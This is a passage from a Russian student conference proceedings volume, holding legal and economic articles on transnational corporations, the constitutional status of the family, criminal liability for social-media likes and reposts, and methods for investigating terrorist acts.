определяют направление развития мирового хозяйства и контролируют уровень конкурентоспособности на мировых рынках. Опасность ТНК проявляется в утрате государственного контроля за их развитием. Известно, что при ООН в 1974 году создавали специальные Комиссия по ТНК и Центр по ТНК, но эффективного международного контроля за ними нет. Как итог, международные корпорации влияют на экономику стран, потому что у них сосредотачивается значительная часть транснационального капитала. Некоторые учёные считают, что на международных рынках осуществляется олигополия. Таким образом, на рынках доминируют только несколько транснациональных гигантов, устанавливающие собственные правила игры, которые направлены не на интересы государства.[372]

[372] См.: Косевич А.В., Кожина В.О. Воздействие транснациональных корпораций на принимающие страны и их роль в мировой экономике. // Всетник международного уинститута экономики и права. 2015. №4 (21). С. 81-83.

Следует отметить тот факт, что ТНК, создавая свои предприятия за пределами национального государства, способствуют оттоку рабочей силы за границу. В этом состоит их неоднозначность на страну базирования, в том государстве, где было создано ТНК. Необходимо сказать о том, что ТНК сложно контролировать государству в лице его органов власти, так как, имея несколько организаций, ТНК может управлять своими фондами на территории нескольких государств. Это обстоятельство означает сложность предъявление иска к компании, потому что нужно установить, где находится ее фактический центр управления, а не место регистрации. Инвестиции от доходов в ТНК на территории иностранного государства положительно влияют на его экономику и финансовую систему. Речь идет о том, что деятельность ТНК на территории другого государства способствует сокращению уровня безработицы и повышению доходной части федерального бюджета. Между тем, ТНК захватывает внутренние рынки государств, диктуя «свои правила игры». От ТНК напрямую зависит модернизация, экономическое и внешнеторговое развитие и сотрудничество государств. Для граждан, работающих в ТНК, открываются большие перспективы и высокий уровень заработной платы. Граждане могут переезжать из одной страны в другую, не боясь остаться безработным, что позитивно влияет на формирование мирового рынка труда[373].

В заключение хотелось бы подчеркнуть, что ТНК, по сути, объединяют национальные экономики государств, благотворно влияя на экономическое развитие, являются субъектами международного права, вмешиваются в политику государства, используя свои экономические ресурсы, лоббируют интересы отдельных политических партий и их лидеров. Также международному сообществу следует задуматься над разработкой правил регулирования деятельности ТНК, и созданием механизма охраны национальных интересов государств.

Использованные источники:

1. Косевич А.В., Кожина В.О. Воздействие транснациональных корпораций на принимающие страны и их роль в мировой экономике. // Всетник международного уинститута экономики и права. 2015. №4 (21). С. 81-83.
2. Ю. А. Голикова. Экономическая безопасность и влияние транснациональных корпораций на экономику государств. Журнал. 2010. С. 7

[373] См: Ю. А. Голикова. Экономическая безопасность и влияние транснациональных корпораций на экономику государств. Журнал. 2010. С. 4 №6(74)

УДК342

Синицын Н.А.
студент 2 курса
Институт права
научный руководитель: Сидорова А.В.
ст. преподаватель
кафедра публичного права
Самарский государственный экономический университет
Россия, г. Самара

СРАВНИТЕЛЬНЫЙ АНАЛИЗ КОНСТИТУЦИОННО – ПРАВОВОГО СТАТУС СЕМЬИ В РОССИИ И ЗА РУБЕЖОМ

Аннотация: в статье рассматривается основные нюансы конституционно - правового положение семьи в Российской федерации и за границей, кроме того проводится сопоставительный анализ общегосударственной помощи семьи в России и за рубежом.

Ключевые слова: семья, право, нормы, конституция, закон.

Sinitsyn N.A.
2nd year student of the Institute of Law, Samara State University of Economics, Samara
Supervisor: Sidorova A.V.
Art. Lecturer, Department of Public Law, Samara State University of Economics, Samara

A COMPARATIVE ANALYSIS OF THE CONSTITUTIONAL AND LEGAL STATUS OF THE FAMILY IN RUSSIA AND ABROAD

Annotation: the article deals with the main nuances of the constitutional and legal status of the family in the Russian Federation and abroad, in addition, a comparative analysis of national family assistance in Russia and abroad.

Keywords: family, marriage, norms, constitution, law.

Семья представляет собой одну из величайших ценностей, сформированных народом, данное понятие существовало на протяжении всех исторических этапах развития человека и общества. Уже на протяжении многих лет возникает главный вопрос о защите малой ячейки общества с помощью правовых конституционных норм.

В Конституции России определено, то что Российская Федерация обязана гарантировать помощь семье, материнству и детству. А в статье 38 Конституции Российской Федерации закрепляется следующие положение: «Материнство и детство, семья находятся под защитой государства. Забота о детях, их воспитание – равное право и обязанность родителей. Трудоспособные дети, достигшие 18 лет, должны заботиться о нетрудоспособных родителях» [8]. Это правило возводится в разряд конституционных общепризнанных норм, тем самым оно говорит о значительной оценке семьи, её значимости в России.

Особенную роль из числа Федеральных законов занимает Семейный кодекс России. Соответствие общепризнанных норм Конституции РФ о семье, материнстве, отцовстве и детстве непосредственно объединено с Семейным законодательством России. Данные нормы воссоздают и детализируют конституциональные положения. Следует принимать во внимание период синхронной роли общепризнанных норм конституционального и отраслевого права в механизме законной регулировки семейных взаимоотношений. Так как связь норм конституционального и семейного права тесное соотносятся друг с другом в механизме законного регулирования. Так, например, ряд конституциональных общепризнанных норм и основ воссоздают нормы семейного законодательства и, напротив, нормы Семейного кодекса РФ зачастую повторяют конституциональные нормы, либо детализируют их [4].

Интересным является, размышления о балансе семьи и общества, семьи и страны североамериканского социолога А. Карлсона, со ссылкой на знаменитого писател Дж. Честертона, который говорил, что: «Учреждение семьи считается “истинно анархическим” институтом –он старше, нежели кокой либо указ, и находится за пределами страны. Эталон, что защищает семью в стране, является независимость [11].

В конституционно –правовом аспекте - семья является общим институтом конституционального права, это обуславливается однородностью регулирования подобного рода самостоятельной группы общественных отношений как семейные. К примеру, с точки зрения Бердяева Н. конституционно – правовой институт семьи предполагает собою непростое явление, которое содержит в себе подобные компоненты как материнство, отцовство и детство. Тем самым любой из данных компонентов возможно рассматривать как под институт, так как они регулируют, в соответствии с этим, семейные взаимоотношения, отношения по защите материнства, отцовства и детства[3].

Для того чтобы сделать развернутое исследование семьи, следует принимать во внимание конституционно –правовое урегулирование семьи в зарубежных государствах. К примеру, в Конституции Италии семья определяется как природное объединение. В конституции Греции семью определяют, как своеобразную базу сбережения и формирования цивилизации, которая помогает государству развиваться в социальной сфере. А в Конституции Ирландии заявлено, то что правительство рассматривает семью как природный источник и соединяющую основу сообщества, а также нравственный институт, владеющий необходимыми и принадлежащими правами, предшествующими любому положительному праву[7]. Можно сказать что каждая страна в термин «Семья» вкладывает свой смысл и свое понятие. Например, в азиатских странах или странах, которые следуют исламскому закону, брак является неравным, в данных отношениях главенство занимает мужчина, который управляет данной семьей.

Равно как и Российской Федерации, во множестве иностранных государств, неотъемлемым условием вступление в брачный союз считается определенный законодательством брачный возраст. Глубокий анализ можно провести с одной из самых развитых стран Восточной Европы, Германией. Немецкое цивильное положение учитывает запрет вхождение в брачный союз вплоть до совершеннолетия. Семейный кодекс России для вступления в брак также требует наступления совершеннолетия. Совершеннолетним что в Германии, что и в России, является гражданин, достигший возраста 18 лет. [1] Но законодатель допускает снижение брачного возраста до 16 лет для одного супруга в Германии (§1565 ГГУ ФРГ) и для обоих супругов в России (Семейный кодекс России ст. 13).

Наравне с не достижением супружеского возраста и, таким образом, неимением хозяйственной самодостаточности предстоящих супругов, условием общественного риска служит двоебрачие и двойное партнерство, так как оно не способно спровоцировать абсолютно всех обеспечительных возможностей брачного союза честного супруга во вред увлечениям легитимного супруга.

Так же в Семейном праве Германии и России действует запрет на браки между родственниками по прямой линии, а также между полнородными и не полнородными братьями и сестрами, это правило установлено в Германском гражданском уложении и Семейном кодексе России. (§1566 ГГУ ФРГ и Семейный кодекс РФ ст. 13) В Германии даже предусмотрена уголовная ответственность за сожительство между родственниками, наказание может достигать 3 лет лишения свободы[9]. Многочисленные общепризнанные нормы и признаки, описанные выше считаются базой многих иностранных государств. Также можно отметить, то что, определяя неотъемлемые условия к лицам, вступающим в брачный союз, законодатель до заключения официального брачного союза дает оценку полезность союза с целью исполнения ключевых семейных функций и умение формируемой семьи предостерегать общественные опасности и сохранять общественную защищенность страны.

Право на семью подразумевает независимость в формирование семьи, выход из семьи, возможность детей проживать и развиваться в семье, обеспечиваемое страной в случае отсутствия у детей отца с матерью либо неосуществимости выполнять ими родительских прямых обязанностей, по причинам субъективного или объективного характера, право на семейную тайну[6].

С точки зрения Дмитриева Ю.А. – «право на семью должно быть включено в Конституцию Российской Федерации». [6] Тем самым это бы обеспечивало законодательное предоставления юридических оснований с целью формирования семьи и подвластных регулировке законном взаимоотношений её членов. Право на семью должно подразумевать присутствие конкретных прав одних членов семьи по отношению к другим членам семьи и корреспондирующими данными правами обязательств. Тем

самым можно сделать вывод что право на семью имеет сложную структуру, оно содержит в себе компоненты равно как беспрепятственного волеизъявления, равно как гарантирования самого права, таким образом и гарантирования наполненности предмета права [10].

Афанасьева И.В. полагает, что гарантии права на семью должны заключаться в юридическом обеспечении укрепления любого члена семьи другим членом семьи, а в случае недоступности таких условий – от имени общества страны в облике определенных муниципальных органов (к примеру, с помощью помещения несовершеннолетнего ребенка в детский дом, пожилых лиц - в дома престарелых [2]. Данная помощь может являться материальной, а кроме того в варианте реализации конкретных обязательств, в частности по воспитанию и обучению детей, обеспечению получения им основного среднего образования и т.д. Помимо этого, как общеизвестно, каждому праву обязана отвечать не только обязанность лица, к которому ориентировано требование, но и обязанность из-за несоблюдения прямых обязательств ,а в соответствии с этим, необходимой гарантией станет фиксирование прав в связи с коррелятивными с ними обязательствами и установлением за их нарушение ответственности [12].

Таким образом, подводя итог вышесказанному можно сделать заключение о том, что, охрана семьи заключается в присутствии строя общественно - финансовых обстоятельств, нацеленных на предоставление мотивировки согласно формированию и хранению небольшой общественной категории - семьи. Определенный список данных обстоятельств обусловливается законодателем. При защите субъективного права на семью, защите семьи как значимого социального субъекта взаимоотношений либо общественного значения необходимо принимать во внимание правило равноправия справедливости и независимости людей и предпосылки формирования семьи, укрепления либо переустройства семейно-правового статуса. Как и на протяжении многих столетии надо всячески поддерживать и укреплять статус семьи.

Использованные источники:

1. Семейный кодекс Российской Федерации от 29.12.1995 N 223-ФЗ (ред. от 03.08.2018) // Собрание законодательства РФ. - 09.09.2018. - N 1. - С. 16.
2. Афанасьева И.В. Акценты и приоритеты в дефиниции понятий "брак" и "семья" и их значение для юридической науки, и практики // Семейное и жилищное право. 2006. N 1. С.33.
3. Бердяев Н. Смысл творчества // Семья: книга для чтения / сост. И. С. Андреева, А. В. Гулыга. М., 1990. Кн. 2. С. 257.
4. Вавильченкова С. Е. Правовое регулирование материнства, детства и семьи в Российской Федерации: дис… канд. юрид. наук. М., 2012. С.230.
5. Ганага В.В. Публичная природа семейного права в контексте социальной безопасности государства (опыт Германии и России) // Актуальные проблемы российского права. 2015. №5. С. 100.
6. Дмитриев Ю.А. Конституционный статус и законодательное оформление

семьи в Российской Федерации // Закон. 2010. № 1. С. 27.
7. Конституции государств Европы. В 3 т. / Под ред. Л.А. Окунькова. М.: Норма, 2001. С. 351.
8. Конституция Российской Федерации [с учётом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008№ 6 - ФКЗ, от 30.12.2008 № 7 - ФКЗ, от 05.02.2014 № 2 - ФКЗ, от 21.07.2014 № 11 - ФКЗ] // Собрании законодательства РФ. – 04.08.2014. – № 31. – Ст. 43.
9. Уголовный кодекс ФРГ / Науч. ред. Н.Ф. Кузнецова, Ф.М. Решетников. М., 1996. С.159-160.
10.Маркгейм М.В. Конституционное Право Российской Федерации: учебник. – СПб: Юридический центр Пресс, 2013. С. 201.
11.Карлсон А. Общество – Семья – Личность: Социальный кризис Америки. Альтернативный социологический подход. М., 2003. С. 53.
12.Авдеев П. А., Сидорова А.В. «Соотношения безопасности и свободы» Вестник молодых ученых Самарского государственного экономического университета,2018. N1 (37). С.172-175.

УДК 342

Синицын Н.А.
студент
Осипов Д.Д.
преподаватель
Самарский государственный экономический университет
Россия, г. Самара

К ВОПРОСУ О ПРИВЛЕЧЕНИИ К УГОЛОВНОЙ ОТВЕТСТВЕННОСТИ ЗА ВОЗБУЖДЕНИЕ НЕНАВИСТИ ИЛИ ВРАЖДЫ, А РАВНО УНИЖЕНИИ ЧЕЛОВЕЧЕСКОГО ДОСТОИНСТВА В ИНФОРМАЦИОННОЙ СФЕРЕ НА СОВРЕМЕННОМ ЭТАПЕ: АКТУАЛЬНЫЕ ПРОБЛЕМЫ КВАЛИФИКАЦИИ И ПУТИ ИХ РЕШЕНИЯ

Аннотация: в статье рассматривается анализ современного состояния законодательства о противодействии экстремистской деятельности выявления пробелы применения уголовно - правовой нормы, предусматривающей ответственность за призывы к осуществлению экстремисткой деятельности в сети «Интернет», так же в статье указывается на необходимость урегулирования оснований и порядка привлечения к уголовной ответственности за «лайк» и «репост».

Ключевые слова: «Лайк», «репост», основания уголовной ответственности, публичный призыв, призыв, пропаганда.

Sinitsyn N.A.
Student, Samara state University of Economics, Samara
Osipov D.D.
Teacher of Samara state University of Economics, Samara

TO THE QUESTION ON BRINGING TO CRIMINAL LIABILITY FOR INCITEMENT OF HATRED OR ENMITY, AND HUMILIATION OF HUMAN DIGNITY IN THE INFORMATION SPHERE ON THE MODERN STAGE: ACTUAL PROBLEMS OF TRAINING AND WAYS OF THEIR SOLUTION

Abstract: the article deals with the analysis of the current state of legislation on combating extremist activity to identify gaps in the application of criminal law, providing for liability for calls for extremist activity on the Internet, as well as the article points to the need to regulate the grounds and procedure for bringing to criminal responsibility for "like" and "repost".

Keywords:" Like"," repost", grounds of criminal liability, public appeal, appeal, propaganda.

В наше время благодаря глобализации и информатизации, современное общество сталкивается с целым комплексом проблем. Появились абсолютно новые способы совершения преступлений, в том числе связанные с использованием сети «Интернет». Согласно

исследованиям, проведенным Петряниным А.В. в 2016 году на вопрос: «В каких формах вы наблюдали призывы к экстремистской деятельности либо распространение экстремистских материалов?» — 96 % респондентов ответили, что столкнулись с ней в общедоступной сети «Интернет». [5]

Ввиду неточности формулировок, отсутствия четко разделенного категориального аппарата, хотелось бы акцентировать внимание именно на пробелах, существующих в действующем законодательстве, регулирующем призывы к осуществлению экстремистской деятельности с помощью сети «Интернет». Стоит определиться с такими понятиями как «публичный призыв», «склонение», «распространение», а также «пропаганда» соответствующей информации через призму «лайков» и «репостов».

В судебной практике сложилась определенная тенденция привлечения лиц к уголовной ответственности за так называемые «лайки» и «репосты». В докладе международной правозащитной группы «Агора» о свободе интернета сообщается, что в 2015 году было возбуждено более 200 уголовных дел за высказывания в сети. Большинство из них заканчивались реальными сроками. [4]

Исходя из научного толкования, «лайк» — это условное выражение одобрения опубликованного пользователем материала, осуществляющееся путём нажатия одной кнопки. В связи с этим возникает вопрос, правильно ли трактуется понятие «призывы к осуществлению экстремисткой деятельности» относительно терминов «лайк» и «репост»? Так, согласно постановлению Пленума Верховного Суда от 20 сентября 2018 года № 32 под публичными призывами следует понимать выраженные в любой форме обращения к другим лицам с целью побудить их к осуществлению экстремистской деятельности.

При этом публичные призывы совершаются, в том числе, с использованием сети «Интернет». Преступление следует считать оконченным с момента размещения обращений в указанных сетях общего пользования, а также путем отправления сообщений другим лицам. Действительно, исходя из трактовки данного термина, один «лайк» еще не делает человека преступником, при оценке направленности действий лица необходимо исходить из совокупности всех обстоятельств содеянного и учитывать контекст, форму и содержание информации, наличие и содержание комментариев или иного выражения отношения к ней. [9]

Также нельзя не обратить внимание на мнение Минкомсвязи, согласно которому «…лайки или перепосты не являются выражением мнения». Поставленный «лайк», казалось бы, означает внимание и признание, но на самом деле, чаще всего, он не значит ничего, иногда он ставится случайно. Исходя из этого, на наш взгляд, привлечение к уголовной ответственности за «лайк» является незаконным и необоснованным.

«Репост» по-другому перепост— это копирование какого - либо сообщения (с помощью специальных команд) с одного ресурса на другой с обязательной ссылкой на первоисточник.[2]

В зависимости от субъективной стороны, а также содержания копируемой пользователем информации, ответственность за перепост может наступать совершенно по разным составам преступлений УК РФ и КоАП РФ или не наступать вовсе. Если человек сделал перепост первый раз, который противоречит законодательству сначала наступает административная ответственность, при последующем нарушении наступает уголовная ответственность. Призыв подразумевает активное действие, побуждающее лицо к совершению преступления. Здесь стоит обратить внимание на содержание копируемой информации, побуждающие комментарии к «посту», отношение лица к копируемым сведениям.

В то же время, под массовым распространением следует понимать деятельность, направленную на ознакомление с экстремистским материалом неопределенного круга лиц. Что касается этимологии понятий «распространение» и «пропаганда», то они синонимичны. Здесь стоит исходить из содержания сведений, так как они охватываются разными составами правонарушений, например, ст. 20.3 и 20.29 КоАП РФ. [3]

Согласно Постановление Пленума Верховного Суда РФ от 20 сентября 2018 г. "Размещение лицом в сети "Интернет" или иной информационно-телекоммуникационной сети, в частности, на своей странице или на страницах других пользователей материала (например, видео-, аудио-, графического или текстового), созданного им самим или другим лицом, включая информацию, ранее признанную судом экстремистским матери[3]алом, может быть квалифицировано по статье 282 УК РФ только в случаях, когда установлено, что лицо, разместившее такой материал, осознавало направленность деяния на нарушение основ конституционного строя, а также имело цель возбудить ненависть или вражду либо унизить достоинство человека или группы лиц по признакам пола, расы, национальности, языка, происхождения, отношения к религии либо принадлежности к какой-либо социальной группе.";

В ряде постановлений Верховный суд подразумевает под «склонением» совершение любых умышленных действий, в том числе однократного характера, направленных на возбуждение к совершению преступления. [7]

При этом некоторые ученые утверждают, что термин «вовлечение» шире, чем «склонение» по своему содержанию, поскольку предполагает, возникновение желания и фактическое совершение действия лицом, с оказанием как психического, так и физического воздействия на него. [1]

Подводя итог, хочется отметить, что уголовное законодательство об экстремистской деятельности в сети «Интернет» несовершенно. На наш взгляд, следует дать легальное определение понятию «репост», а также урегулировать основания и порядок привлечения к уголовной ответственности за совершение данного деяния.» Это можно сделать за счет совершенствования уголовного и административного законодательства в данной сфере и правильного поэтапного урегулирования данного

правонарушения.

Использованные источники:

1. Бугера Н.Н. Соотношение понятий «вовлечение» и «склонение» в уголовном праве России // Юридическая наука и правоохранительная практика. 2017. № 3. С. 35 - 39.
2. Калинина Л.В. Вербальная конкуренция в пространстве интернета: реклама, рерайт, репост // Вестник Вятского государственного гуманитарного университета. 2017. № 3. С. 80 - 88.
3. Кодекс Российской Федерации об административных правонарушениях от 30.12.2001 N 195 - ФЗ (ред. от 29.12.2017) // СПС «КонсультантПлюс».– Режим доступа : http: // www.consultant.ru - сайт компании «КонсультантПлюс».
4. Матусевич А.А. Актуальная лексика социальных сетей как отражение развития интернет - технологий // Вестник Вятского государственного гуманитарного университета. 2015. № 7. С. 74 - 79.
5. Петрянин А.В. Уголовно - правовые, оперативно - разыскные и криминалистические механизмы противодействия экстремизму в телекоммуникационных сетях и сети «интернет»: на примере статьи 280 УК РФ // Юридическая наука и практика: Вестник Нижегородской академии МВД России. 2016. № 1 С. 158 - 161.
6. Уголовный кодекс Российской Федерации от 13 июня 1996 г. №63 - ФЗ // Собрание законодательства Российской Федерации. 1996. №25. Ст. 29.
7. Постановление Пленума Верховного Суда РФ от 15.06.2006 № 14 «О судебной практике по делам о преступлениях, связанных с наркотическими средствами, психотропными, сильнодействующими и ядовитыми веществами»; Постановление Пленума Верховного Суда РФ от 09.02.2012 г. № 1 «О некоторых вопросах судебной практики по уголовным делам о преступлениях террористической направленности». Доступ из справочно - правовой системы «КонсультантПлюс».
8. Постановление Пленума Верховного Суда РФ от 03.11.2016 № 41 «О внесении изменений в постановления Пленума Верховного Суда Российской Федерации от 9 февраля 2012 года № 1 «О некоторых вопросах судебной практики по уголовным делам о преступлениях террористической направленности» и от 28 июня 2011 года № 11 «О судебной практике по уголовным делам о преступлениях экстремистской направленности». Доступ из справочно - правовой системы «КонсультантПлюс».
9. Постановление Пленума Верховного Суда РФ от 20 сентября 2018 г. № 32 “О внесении изменений в постановление Пленума Верховного Суда Российской Федерации от 28 июня 2011 года N 11 "О судебной практике по уголовным делам о преступлениях экстремистской направленности"

УДК 343.9

Синицына Е.А.
студент 4 курса
Институт права СГЭУ
научный руководитель: Осипов Д.Д.
преподаватель
кафедра организации борьбы с экономическими преступлениями
Россия, г. Самара

АКТУАЛЬНЫЕ ПРОБЛЕМЫ ФОРМИРОВАНИЯ МЕТОДИК РАССЛЕДОВАНИЯ ТЕРРОРИСТИЧЕСКИХ АКТОВ

Аннотация: в настоящей статье рассматриваются проблемы, возникающие при формировании единых методик предупреждения и расследования преступлений террористической направленности. Особый упор делается на использование специальных психологических и криминалистических знаний о субъекте преступления, что позволяет правильно определить мотивы совершения данного преступного деяния и иные криминалистические характеристики.

Ключевые слова: террористический акт, опасное деяние, субъекты, психологическое исследование, методика, мотив.

Sinitsyna E.A.
Student of Institute of law, SSUE
Russia, Samara
Lecturer at the Department of the Organization of Combating Economic Crimes
Scientific adviser: Osipov D.D.
Russia, Samara

ACTUAL PROBLEMS OF FORMATION OF METHODOLOGY OF INVESTIGATION OF TERRORIST ACTS

Annotation: this article deals with the problems arising in the formation of common methods of prevention and investigation of terrorist crimes. Special emphasis is placed on the use of special psychological and forensic knowledge about the subject of the crime, which allows to correctly determine the motives for the Commission of this criminal act and other forensic characteristics.

Keywords: terrorist act, dangerous act, subjects, psychological research, methodology, motive.

Согласно данным Генпрокуратуры, террористические акты являются одними из самых общественно опасных преступных деяний, ущерб от которых настолько колоссальный, что все мировое сообщество стремиться минимизировать совершение этих преступлений и ужесточить уголовно-

правовые санкции за их совершение.[374] Так, в 2006 г. Россия подписала и ратифицировала Конвенцию Совета Европы о предупреждении терроризма, согласно которой, каждое из присоединившихся государств, обязано установить уголовную ответственность за публичное подстрекательство к осуществлению террористической деятельности, вовлечение в занятие такой деятельностью, агитирование и обучение лиц, совершению таких преступлений.[375]

В целях исполнения, принятых на себя международных обязательств и совершенствованию норм национального законодательства, призванного обеспечивать противодействие терроризму, в Уголовном кодексе РФ (далее УК РФ) появились статьи 205, 205.1, 205.2, 205.3, 205.4, 205.5, 206, 208, 211, 220, 221, 227, 278, 279, 360.[376] Данные нормы в принципе, взаимодействуют вместе с нормами ФЗ от 06.03.2006 № 35-ФЗ «О противодействии терроризму», создают хорошую правовую базу для противодействия терроризму.[377]

Под противодействием терроризму понимается деятельность, направленная на выявление, раскрытие, предупреждение и расследование террористического акта, минимизации и ликвидации последствий проявления терроризма. Из этого Е.В.Смахтин сделал вывод о том, что специфические мероприятия, связанные с расследованием преступлений террористической направленности, составляют основу борьбы с терроризмом в целом.[378]

Следует отметить, что в криминалистической науке неоднократно поднимались проблемы расследования преступлений террористической направленности. Е.В.Смахтин отмечает следующие уголовно-процессуальные и тактические трудности, возникающие в ходе расследования рассматриваемых преступлений: 1) возможность уклонения от привлечения к наиболее тяжелому виду уголовной ответственности, предусмотренной ст.205 УК РФ, путем дачи признательных показаний в совершении менее тяжких террористических преступлений; 2) достаточно длительный промежуток времени между совершенным деянием, раскрытием совершенного преступления и вынесением приговора по инкриминируемому деянию; 3) в ходе проведения контртеррористических операций, нередко происходит гибель лиц, подозреваемых или обвиняемых в совершении преступлений, что не позволяет достичь цели уголовного судопроизводства и привлечь виновных лиц к ответственности. Данное положение дел нельзя

[374] Статистические данные об основных показателях деятельности прокуратуры за январь-июнь 2018 г.// genproc.gov.ru [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 07.12.2018).
[375] Смахтин Е.В., Макаров М.А. Особенности расследования преступлений террористической направленности: история и современность// Актуальные проблемы российского права. 2014. № 1. С. 94.
[376] Уголовный кодекс РФ от 13.06.1996 № 63-ФЗ. М.: Проспект, 2018.
[377] Статистические данные об основных показателях деятельности прокуратуры за январь-июнь 2018 г.// genproc.gov.ru [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 07.12.2018).
[378] Смахтин Е.В., Макаров М.А. Особенности расследования преступлений террористической направленности: история и современность// Актуальные проблемы российского права. 2014. № 1. С. 94.

считать положительным, поскольку уничтожаются следы противоправной деятельности указанных лиц, не до конца выясняются цели, мотивы и роль преступников в террористических группе. В связи с этим, уменьшается возможность использования данных о совершенном преступлении при формировании методики расследования преступлений связанных с террористическими действиями.

Особое внимание, здесь следует уделять комплексному подходу к расследованию указанных противоправных деяний, что позволит определить важнейшие психологические, криминологические и криминалистические характеристики субъектов преступлений.[379] И тут первоочередной задачей является установление целей и мотивов совершения преступления.

Н.В.Карагодин отмечает, что можно выделить несколько мотивов совершения преступлений, которыми руководствуются террористы. Первый – идеологический, им руководствуются субъекты, считающие, что иными способами нельзя решить имеющиеся в обществе проблемы. Вторым мотивом является личная месть, за понесенные ранее утраты или обиды – смерть близких, преследования со стороны органов государственной власти и иное. Нередко также выделяют мотив корысти, получения денежных средств от продажи оружия, оказание наемных услуг и других способов пособничества совершению террористических преступлений.

Поэтому если говорить, о проведении расследования данного вида преступлений с упором на субъект, то привлекаться к этому должны специалисты, обладающие специальными познаниями в области психологии, криминологии, включенные в единую экспертную группу.[380] Можно сказать, что здесь, именно комплексная экспертиза, является одним из важнейших механизмов, способствующих правильному раскрытию совершенного преступного деяния.

Особенность практически большинства методик расследования преступлений в сфере терроризма заключается в том, что в их структуру входят методы направленные на выявление лиц, совершивших преступления и проверки первичной информации еще на стадии возбуждения уголовного дела. Именно здесь, как правило возникают наибольшие трудности в ходе расследования террористических актов. В большинстве случаев участники террористических групп выявляются методами оперативно-розыскной деятельности, которые используются негласно. Некоторые исследователи (например, М.А.Макаров) считают, что это негативным образом отражается на статистике предупреждения совершения данных преступных деяний.[381]

Говоря о первоначальном этапе проведения расследования, вполне допустимым является формирование ситуаций, которые характеризуются

---

[379] Карагодин В.Н. Методика расследования преступлений террористической направленности: проблемы и перспективы формирования// Актуальные проблемы российского права. 2008. № 2. С. 124.

[380] Хупсергенов Х.М. Актуальные вопросы расследования преступлений террористической направленности// Пробелы в российском законодательстве. Юридический журнал. 2017. № 4. С. 102.

[381] Смахтин Е.В., Макаров М.А. Особенности расследования преступлений террористической направленности: история и современность// Актуальные проблемы российского права. 2014. № 1. С. 96.

наличием информации о признаках совершенного преступления, но полным отсутствием данных на лиц, предположительно совершивших преступление, последующее обнаружение виновников и отсутствие достоверной и непротиворечивой информации об их участии в преступном деянии. [382]

Решение этих задач требует довольной продуктивной организации хода расследования и эффективного использования следователем различных способов, позволяющих преодолеть выявленные трудности. Так, при, поиске лица, предположительно причастного к совершению инкриминируемого деяния, важно получить полный анализ его личности, что можно сделать при помощи составления его психологического портрета.[383]

Не менее важное значение, придается на начальном этапе расследования, таким действиям как задержание и допрос подозреваемого. Сложность здесь возникает в том, что на данной стадии еще неизвестно, сколько участников состояло в террористической группе, кто они и как установить их местоположение. В такой ситуации все применяемые тактические приемы должны исходить как из объективных, так и из субъективных факторов.[384] Поэтому при выборе тактики допроса следует принимать во внимание научные рекомендации по изучению личности подозреваемых, и правильному формированию стратегии и тактики совершения отдельных следственных мероприятий.

К сожалению, сегодня при планировании расследования преступлений террористической направленности, психологические приемы изучения личности преступника не применяются, что не позволяет быстро и эффективно рассматривать такие дела, устанавливать действительно виновных в их совершении лиц. Без учета данных психологической и криминалистической науки также невозможно осуществлять мероприятия, направленные на предупреждение терроризма, поскольку не устанавливается какие типы личности, наиболее подтверждены противоправному воздействию, что побуждает людей вступать в ряды террористов.[385] Также, достаточно сложной задачей является установление и привлечение всех участников террористической группы к уголовной ответственности за совершенные деяния. Все это вызвано отсутствием четких и единых методик, в основу которых должны быть положены именно психологические сведения о составляющих террористической деятельности, общие сведения о связях которые возникают внутри такой группы и уровень распределения обязанностей между членами террористического формирования. Проработка способов установления данных положений

---

[382] Карагодин В.Н. Методика расследования преступлений террористической направленности: проблемы и перспективы формирования// Актуальные проблемы российского права. 2008. № 2. С. 126.

[383] Хупсергенов Х.М. Актуальные вопросы расследования преступлений террористической направленности// Пробелы в российском законодательстве. Юридический журнал. 2017. № 4. С. 104.

[384] Смахтин Е.В., Макаров М.А. Особенности расследования преступлений террористической направленности: история и современность// Актуальные проблемы российского права. 2014. № 1. С. 94.

[385] Карагодин В.Н. Методика расследования преступлений террористической направленности: проблемы и перспективы формирования// Актуальные проблемы российского права. 2008. № 2. С. 128.

позволит следователем эффективно разрабатывать стратегии и тактики расследования преступлений в террористической сфере, устанавливать и привлекать действительно виновных лиц к ответственности.

Использованные источники:

1. Уголовный кодекс РФ от 13.06.1996 № 63-ФЗ. М.: Проспект, 2018.
2. Статистические данные об основных показателях деятельности прокуратуры за январь-июнь 2018 г.// genproc.gov.ru [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 07.12.2018).
3. Карагодин В.Н. Методика расследования преступлений террористической направленности: проблемы и перспективы формирования// Актуальные проблемы российского права. 2008. № 2. С.123-129.
4. Смахтин Е.В., Макаров М.А. Особенности расследования преступлений террористической направленности: история и современность// Актуальные проблемы российского права. 2014. № 1. С.94-97.
5. Хупсергенов Х.М. Актуальные вопросы расследования преступлений террористической направленности// Пробелы в российском законодательстве. Юридический журнал. 2017. № 4. С. 101-107.

УДК 340.5

Сиренко М.С.
студент магистратуры 1 курса
факультет государственного и муниципального управления
Сочинский государственный университет

ФИНАНСОВО – ЭКОНОМИЧЕСКОЕ ОБЕСПЕЧЕНИИ ВЗАИМОДЕЙСТВИЯ ОРГАНОВ ГОСУДАРСТВЕННОЙ ВЛАСТИ И ОРГАНОВ МЕСТНОГО САМОУПРАВЛЕНИЯ

Аннотация:

Становление и развитие института местного самоуправления в современной России является причиной внимания ученых к проблемам местного самоуправления и различным аспектам взаимоотношений органов местного самоуправления с органами государственной власти субъекта РФ.

Ключевые слова: государство, органы государственного управления, государственное управление, местное самоуправление, взаимодействие.

Sirenko M.S.
Master's course 1 faculty
state and municipal government
Sochi State University

FINANCIAL AND ECONOMIC ENSURING OF THE INTERACTION OF THE PUBLIC AUTHORITIES AND LOCAL GOVERNMENT BODIES

Annotation:

The formation and development of the institute of local self-government in modern Russia is the reason for the attention of scientists to the problems of local self-government and various aspects of relations between local governments and public authorities of a constituent entity of the Russian Federation.

Keywords: state, government bodies, state administration, local government, interaction.

Стремительное изменение реалий политико-правового мироустройства и обновление конкретных форм государственности, усложнение процессов социального управления, постоянная трансформация взаимоотношений властных структур внутри отдельно взятого социума и многие другие моменты, характеризующие современную общественную жизнь, требуют инновационного подхода к их научному осмыслению.

Взаимодействие и взаимоотношение органов управления на современном этапе представляет собой сложную, слабоструктурированную проблему. В России система разделения власти и принятие решений между двумя или несколькими органами власти обуславливается термином «федерализм». Именно федерализм определяет трехуровневую систему управления в России, при которой органы государственной власти и органы

